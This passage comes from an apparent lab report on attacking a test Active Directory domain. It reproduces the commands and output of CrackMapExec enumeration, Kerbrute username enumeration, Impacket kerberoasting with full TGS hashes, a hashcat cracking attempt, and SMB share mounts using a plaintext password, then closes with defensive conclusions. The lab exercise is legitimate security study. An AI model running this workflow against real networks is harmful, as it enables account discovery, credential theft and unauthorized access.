SMB         192.168.1.12    445    AD-DC1           Enterprise Read-only Domain Controllers  membercount: 0
SMB         192.168.1.12    445    AD-DC1           Read-only Domain Controllers             membercount: 0
SMB         192.168.1.12    445    AD-DC1           Denied RODC Password Replication Group   membercount: 8
SMB         192.168.1.12    445    AD-DC1           Allowed RODC Password Replication Group  membercount: 0
SMB         192.168.1.12    445    AD-DC1           Terminal Server License Servers          membercount: 0
SMB         192.168.1.12    445    AD-DC1           Windows Authorization Access Group       membercount: 1
SMB         192.168.1.12    445    AD-DC1           Incoming Forest Trust Builders           membercount: 0
SMB         192.168.1.12    445    AD-DC1           Pre-Windows 2000 Compatible Access       membercount: 1
SMB         192.168.1.12    445    AD-DC1           Account Operators                        membercount: 0
SMB         192.168.1.12    445    AD-DC1           Server Operators                         membercount: 0
SMB         192.168.1.12    445    AD-DC1           RAS and IAS Servers                      membercount: 0
SMB         192.168.1.12    445    AD-DC1           Group Policy Creator Owners              membercount: 1
SMB         192.168.1.12    445    AD-DC1           Domain Guests                            membercount: 0
SMB         192.168.1.12    445    AD-DC1           Domain Users                             membercount: 0
SMB         192.168.1.12    445    AD-DC1           Domain Admins                            membercount: 1
SMB         192.168.1.12    445    AD-DC1           Cert Publishers                          membercount: 0
SMB         192.168.1.12    445    AD-DC1           Enterprise Admins                        membercount: 1
SMB         192.168.1.12    445    AD-DC1           Schema Admins                            membercount: 1
SMB         192.168.1.12    445    AD-DC1           Domain Controllers                       membercount: 0
SMB         192.168.1.12    445    AD-DC1           Domain Computers                         membercount: 0
SMB         192.168.1.12    445    AD-DC1           Storage Replica Administrators           membercount: 0
```

Fig 13: CrackMapExec AD Domain Group Membership Enumeration




```
└─$ ./kerbrute userenum -d adattack.local --dc 192.168.1.12 userlist.txt

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: v1.0.3 (9dad6e1) - 08/14/25 - Ronnie Flathers @ropnop

2025/08/14 17:06:01 >  Using KDC(s):
2025/08/14 17:06:01 >   192.168.1.12:88

2025/08/14 17:06:01 >  [+] VALID USERNAME:       administrator@adattack.local
2025/08/14 17:06:01 >  [+] VALID USERNAME:       user.hr@adattack.local
2025/08/14 17:06:01 >  [+] VALID USERNAME:       hr.admin@adattack.local
2025/08/14 17:06:01 >  [+] VALID USERNAME:       hr.admin@adattack.local
2025/08/14 17:06:01 >  Done! Tested 13 usernames (4 valid) in 0.009 seconds
```

Fig 14: Kerbrute UserEnum




```
┌──(vishu㉿vishu)-[~]
└─$ impacket-GetUserSPNs -dc-ip 192.168.1.12 adattack.local/serviceaccount -request
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

Password:
ServicePrincipalName              Name            MemberOf                          PasswordLastSet             LastLogon                   Delegation
--------------------------------  --------------  --------------------------------  --------------------------  --------------------------  ----------
MSSQLSvc/ad-dc1.adattack.local:1433  itadmin                                        2025-08-12 06:25:03.941433  <never>
HTTP/ad-dc1.adattack.local        serviceaccount  CN=itadmins,DC=adattack,DC=local  2025-08-17 12:18:39.633571  2025-08-17 03:05:19.033823



[-] CCache file is not found. Skipping...
$krb5tgs$23$*itadmin$ADATTACK.LOCAL$adattack.local/itadmin*$32820a6ba92a3b767ca289e29888da7f$81a6a9fcad37f3035ed0f8d797985b6fafcd42f992d98605b09c119a566665944d9c0127775636747b6e9978b5dd74d8c0db678a9d067e61a0689a4d1ae4d47554711e65c5b590
f1691e5677ab079c887773e03ab77f768755faf985d195f9c7d8b1b8f50b6ffd7286c32a2496cdf44ec52398e03b637b1780f358810c9623fe253c2131526d4f4e8a9c1547a35f2254bd8807b8c3535ce26b201f4d507e86700c1fe215143f94f12f4c6613e5f5984d33f75da56b0de8dc89fdaa239
95fa068f1f207c734e4cf179045599dfb5f28f3ad01cbb062a9166936599391694cbc03b6b7fcb387538773cae734e76e1291d896f7dd6462039250fd19410032380b88f7af5556517740f8ba582a901bca39da2ee320b28f78bb5e4689daa013d4f4e4eb06dc294d93935e74f01c177bba5aff09ae
49e04190dc5410a2088dfacbc60c290bec1bd576772482b0621b3f384cbaff678b311ace9346a5ef534960b705ac11bd7cf2ba09495c0837fc49312fa5f51696b65e84fc57e203a596d43be05de4fff0775b3994ed417136470380c23d1ef201b2554d4c1b6dcab3c87a611248d5c2a3eb30e3a2e1d
0c5e24e5650684cc7661fa4cdcf16bed32d3323259bb2fec179f8994a8813d135745a315f1168ac58d7cb47ae53a33b933469311764465bdc3801b31045f7092b4f096b2ea7c0ce2bbecc3ff0f851c09aa54ec5907cd342388cb63539b3c0d3e458d7704528ce3f35dbe6b9bbb83ef4e1fa5181c825
e610f415a157092000d7ba7613ecea3849d3da786aa3f70b02561abb1822187392c290f0b5ca94ca7236a15daa026986ceb7f4fb06e87a545d96a473628bbd02e926cbaa487266f90bfe2dbdb3f3218e51054afe88ca1d2b0a8d5e3c85bd0b768e2f46d28449ced955fd650bd9b41ac3d9e04a0936c
701b139769f75c037f2ece0545c5d05561334be4d9fb00233944da73b278d9ce9a951db58cae9b6967c6e5d9a4e44702e8adf43080d42a90a65cdda154a2792952c3477a6e7d6e17623e5c654a0099caed2148c2a324b9e38dd2da6b3fb67a766ca943eeab920b9e539154f545a17e62717e0305e30
3c08125ad1c36ec2e2a81a28f53a8870fb5c993a386e40a7a4a5df2684d28eb9bae195d7876a96ab8d3c2741e5f3dd4cb8f0a052cae062abd9ca268d330f02949d27cfb093f8db572aaf194340f3db491f892190008011f5a0bbf3a1073cb6ad008f20969c707e1bb106661f31820071b8b6db2b0da
ed15050b51f65683a45ffb64dc346c0213deef84ec60a27db9c7f261a03cd901773a110b821b5675283cb68190fa29839c2f36342e631a498aa906651bfc6d55148a6967249bd5324219c7fe4b0acbff3fcf3a0e48779c92b2ec1563b48291d29f12f691df2817fbe732d53e19723a36bc9c8c00860
b61b48fa893e9a1eb998fb5896c7644a9fb82b2ee877beb68e567bc49772a9f2907bf227bada322e4150048794abac597b767da68f2f15845bb7e8452dbcf20a317fab0a217c71143b8e515be695f7b716d485161369c46503444533094b19289876690a24b3a692fd83b089116fb0f639143c40b0e
967b62c163eceec3c99f805bec35122813d4c18c0
$krb5tgs$23$*serviceaccount$ADATTACK.LOCAL$adattack.local/serviceaccount*$665c887dc18d35f09b8aafa98e6fc432$67daf3cc6bd29ddd777350b018b914d91645289c0102aab90f3080d9072ca99dd1118950e29c5c93f37bc5500fb4b2fc3801b5accf79ea700f5aa04435248094
e74b298436237d2edafaf9b400c88bb5d57b1b17908e789063d5756e90e6fb09478428de9848a3e6a32ac6076a152b045e41fe364d6f40258fd0b0a07d4bae17c654b395366f97b00c17f5c5cb64c3cd3ecaf3cd1ac6e89e292a96a561ccbba0a7b80b2c2a4c6832873f6bedddd2865c21519f70008
e3a9e162e4421b53fa4fb993459c2e30d2ea57cd508f276bca01e6886e2d64a0ff106bcc4a7bb355bee154e9e5b3d756d72e1ef3e3cd4be6a74aa9a9403873397ec556b634c87781b1fc51feb25ccaf48474200a1d68339723e48b7f9154af99e81fcd87c3188d38aab6d9d5b83ead2f73a176577fe
fb5b4a6bdd08d185a1afc7cd5f3d01a356d993425b1d464edee7cf55b3cbbe07be9328892e5f165c2b8b265f0ffc81ca16e956c07b8dffd2f55a0db1c007c5ed2894b3345bcd37604d27109a7ccdb1220a8e2171fb27b035754313908230609d28db56511b32b6a120c245f68916cacebbf4c2d28cb
695fba8968d2407594516cfa01753b6a55ffa1c5817180ed1bb8869b358850fec10145f172d8ebe53e7c16b78f6f7c229aa8da27a9f7936b0ee025be1b47f53326d32d0c3c549cdbdaec76e903e1fa4f87c65b34e6f0c156e0250c901c88ddf115de407aa0f13523caff051f809d5969c5d0996567c
72cf6b7ff90c81e1021c127afe57d3cb26a413ce5bc765edff62ff6e0bc05a029b53ea6a7d8621498c667cf6482f9f7e6f5fe0452f908db360c5c5abc92227acb9ac02fbe0254feef089ba29d0c1abe8d873baa27bd83db6c070dc34e81fd312e0db1d0e6bf47e423f5648b8862d2a1b3d43eac2e61
530c5dd2ab35e381c4c7a44b6b04d8e8903c448b61d549c8c19e4afa12fc624fd3174158b7065f7bb0170b7f3349798385399fc6996bce1e6fbba94029cd3bbca6ea5644287631496a9be2b0e397150b5ff7a7d5d1b05e9512e9ee61634c27015276cdfd9215b39eb3c3cd7e4db673421cfdabd6058
08568f8acbe675a2e93157b811dd0d6d51c8b347ac723db03b8af80c90a004c18678f0d028cf636666774934391cab6ea68ab3ced99b42b5754e458141a4de5c8bb65181909e94a38b4287748cf6726f4371517f7987ab7ed45b6810bbfce7a2f63b87e48a2b140875958e74b367107557794d1f7da
349a453bd52e6104a54a019e07567aca69240ecd4f23c8c401e275f0a56c82eb823376b941df02f2f319a0d411dbff13ad6300d9f1dbc33d945aceb07769874c176933b6140693b15bf402ac9f6b8875bc1cf4a96c515554a811ec52d085d2f2f49ac21d88cbbe9ed33a6f1de615251b3843a2f745e
1ae80409d9d7219f0d3bd1ccbf3f065033ad898054514839e07ab977d353454cded362e68652992523dbbb14bc638d918f7e47e70d0e6ca6c174e83e5088521fdb6a7451214ce3d909473eed616ee66d935c72fa7ab38b221ae3377d23f8fbb53b3764ef1b96cb628eec0ec9421d79750c0bb1cd04a
ea8e941eb938bba6e64475566e4a3bfe09153821e8f3a3ece87cfee
```

Fig 15: Kerberos TGS token



```
Session..........: hashcat
Status...........: Exhausted
Hash.Mode........: 13100 (Kerberos 5, etype 23, TGS-REP)
Hash.Target......: kerb_hashes.txt
Time.Started.....: Sun Aug 17 03:07:16 2025 (32 secs)
Time.Estimated...: Sun Aug 17 03:07:48 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:   898.7 kH/s (144115188076.67ms) @ Accel:504 Loops:1 Thr:1 Vec:4
Recovered........: 0/2 (0.00%) Digests (total), 0/2 (0.00%) Digests (new), 0/2 (0.00%) Salts
Progress.........: 28688770/28688770 (100.00%)
Rejected.........: 0/28688770 (0.00%)
Restore.Point....: 14344385/14344385 (100.00%)
Restore.Sub.#1...: Salt:1 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: $HEX[21212d362d21215532] → $HEX[042a0337c2a156616d6f732103]
Hardware.Mon.#1..: Util: 78%

Started: Sun Aug 17 03:06:37 2025
Stopped: Sun Aug 17 03:07:50 2025
```

Fig 15: Kerberos TGS token crack attempt



```
(impacket-venv)  kali@kali  ~/impacket/examples  master  sudo mount.cifs //192.168.1.12/NETLOGON /mnt/netlogon -o username=user.hr,domain=adattack,password='zxcv!@#$1234'

[sudo] password for kali:
Couldn't chdir to /mnt/netlogon: No such file or directory
(impacket-venv)  ✘ kali@kali  ~/impacket/examples  master  sudo mkdir -p /mnt/netlogon

(impacket-venv)  kali@kali  ~/impacket/examples  master  sudo mount.cifs //192.168.1.12/NETLOGON /mnt/netlogon -o username=user.hr,domain=adattack,password='zxcv!@#$1234'

(impacket-venv)  kali@kali  ~/impacket/examples  master  cd /mnt/netlogon
ls -la

total 4
drwxr-xr-x 2 root root    0 Aug 10 04:07 .
drwxr-xr-x 3 root root 4096 Aug 13 14:22 ..
(impacket-venv)  kali@kali  /mnt/netlogon  sudo mount.cifs //192.168.1.12/SYSVOL /mnt/sysvol -o username=user.hr,domain=adattack,password='zxcv!@#$1234'

Couldn't chdir to /mnt/sysvol: No such file or directory
(impacket-venv)  ✘ kali@kali  /mnt/netlogon  sudo mkdir -p /mnt/sysvol

(impacket-venv)  kali@kali  /mnt/netlogon  sudo mount.cifs //192.168.1.12/SYSVOL /mnt/sysvol -o username=user.hr,domain=adattack,password='zxcv!@#$1234'

(impacket-venv)  kali@kali  /mnt/netlogon  cd /mnt/sysvol
ls -la

total 4
drwxr-xr-x 2 root root    0 Aug 10 04:07 .
drwxr-xr-x 4 root root 4096 Aug 13 14:23 ..
drwx--x--x 2 root root    0 Aug 13 14:24 adattack.local
(impacket-venv)  kali@kali  /mnt/sysvol  cd /mnt/sysvol/adattack.local
ls -la

ls: cannot open directory '.': Permission denied
```

Fig 15: NETLOGON and SYSVOL Access via Impacket and SMB

# Limitations & Challenges

- Account Security Policies:
  Password spraying attacks were constrained by Active Directory security policies. Most users and computers had strong passwords and additional protections, limiting account lockouts and preventing widespread access.

- Cracking Speed & Resources:
  Offline hash cracking efforts were hindered by limited computational resources. Strong passwords secured with complex hashing algorithms (e.g., AES, NTLMv2) could not be cracked effectively, requiring more extensive wordlists and processing power beyond what was available.

- Token Reuse Challenges:
  Captured TGS tickets required proper decryption keys or knowledge of hashes to be usable. Without these, tickets could not be replayed or abused effectively.

- Lab Environment Restrictions:
  The controlled virtualized environment-imposed resource limitations, particularly in memory allocation. This limited the installation and execution of larger tools and extensive wordlists necessary for more thorough attacks.

- SSH Attack Scope:
  SSH login attempts were unsuccessful due to firewall rules blocking inbound connections. Such network restrictions realistically mirror production environments, where lateral movement via SSH is often restricted.

- Tool Limitations:
  Tools like Kerbrute could only be used to a limited extent due to resource constraints, impacting the thoroughness and speed of enumeration and password spraying

# Conclusion

This project effectively demonstrated the practical application of various Active Directory attack techniques within a controlled lab environment. Key takeaways include:

- Importance of Reconnaissance: Tools such as Nmap, LDAP queries, BloodHound, and CrackMapExec proved invaluable in mapping the AD environment and identifying critical attack surfaces.
- Credential Weakness Exploitation: Kerbrute and password spraying attacks highlighted that weak or commonly used passwords remain the primary vulnerability within AD environments.
- Token & Hash Security: The capture of Kerberos tokens and password hashes underscores the potential for offline attacks, emphasizing the necessity of strong encryption standards and complex password policies.
- Security Measures Reduce Risk: The implementation of account lockouts, strong password requirements, restricted SSH access, and proper permission management significantly reduced the effectiveness of attack attempts.
- Automation & Visualization: Tools like BloodHound and CrackMapExec streamlined attack analysis and clearly identified high-value targets, enhancing defenders' ability to recognize and mitigate privilege escalation routes.

Overall, the findings underscore the critical need for continuous monitoring, stringent password policies, and meticulous Active Directory configuration to thwart exploitation attempts and safeguard enterprise networks.

# Future Scope

- Increase Computational Resources:
  Increasing available resources will allow the use of more complex tools and larger wordlists to roast and crack the gathered tokens, enabling their effective use for privilege escalation.

- Advanced Attack Techniques:
  Expand testing to include sophisticated Active Directory attacks such as Pass-the-Hash, Kerberoasting, Silver Ticket, and Golden Ticket attacks. These techniques will provide deeper insights into AD vulnerabilities and potential exploitation paths.
- Lateral Movement Testing:
  Simulate lateral movement techniques within the network to better understand how compromised accounts can propagate across systems and services.
- Enhanced Password & Token Security Testing:
  Evaluate password policies, token lifetimes, and encryption algorithms under stronger configurations to identify security gaps that could be exploited in real-world scenarios.